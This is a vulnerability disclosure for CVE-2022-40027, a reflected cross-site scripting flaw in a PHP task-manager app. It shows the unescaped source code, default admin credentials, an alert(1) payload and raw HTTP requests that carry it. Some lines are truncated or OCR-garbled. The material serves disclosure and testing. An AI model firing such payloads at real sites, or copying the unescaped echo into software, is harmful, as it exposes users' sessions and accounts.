CVE-2022-40027 Simple Task Managing System - XSS

A vulnerability classified as problematic was found in SourceCodester Simple Task Managing System. This vulnerability affects unknown code. The manipulation of the argument newTask.php leads to cross site scripting. The attack can be initiated remotely.


username:admin password:admin ----> {ip}/newTask.php

Supplier： https://www.sourcecodester.com/php/15624/simple-task-managing-system-php-mysqli-free-source-code.html

/board.php has XSS

> Payload: "><ScRiPt>alert(1)</sCrIpT>

XSS because $shortName can be closed




```
<?php
    session_start();
    if(!(isset($_SESSION['logged-in']))){
        header('Location: login.php');
        exit();
    }
    $shortName = $_GET['sn'];
?>
<?php include 'header.php';?>
<div class="container loginContainer">
    <br style="..."/>
    <br /><br /><br /><br /><br /><br /><br />
    <h1>New Task <span>(<?php echo $_GET['sn']; ?>)</span></h1>
    <div class="login-box newTaskBox">
        <form method="post" action="newTaskValidation.php?sn=<?php echo $shortName; ?>">
            <div class="input-box">
                <label for="taskTitle">Title:</label>
                <textarea name="taskTitle" class="taskTitle"> </textarea>
            </div>
            <div class="input-box">
                <label for="short">Description:</label>
                <textarea name="taskDescription" class="taskDesc"></textarea>
            </div>
            <button type="submit">Add</button>
        </form>
        <?php
            if(isset($_SESSION['addProjectError'])){
                echo $_SESSION['addProjectError'];
                unset($_SESSION['addProjectError']);
            }
        ?>
    </div>
</div>

<?php include 'footer.php';?>
```

Not sterilized


Payload

```
GET http://localhost/cve/Task%20Managing%20System%20in%20PHP/newTask.php?sn=%3CsCrIp
Host: localhost
Cache-Control: max-age=0
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="94"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
```

```
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=34a9idaoj7m7miduqt31hupisn
Connection: close
```



```
GET http://localhost/cve/Task%20Managing%20System%20in%20PHP/board.php?sn=<sCrIpT>alert(1)</sCrIpT> HTTP/1.1
Host: localhost
Cache-Control: max-age=0
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="94"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.81 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/cve/Task%20Managing%20System%20in%20PHP/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=34a9idaoj7m7miduqt31hupisn
Connection: close
```


localhost/cve/Task%...
localhost 显示
1
确定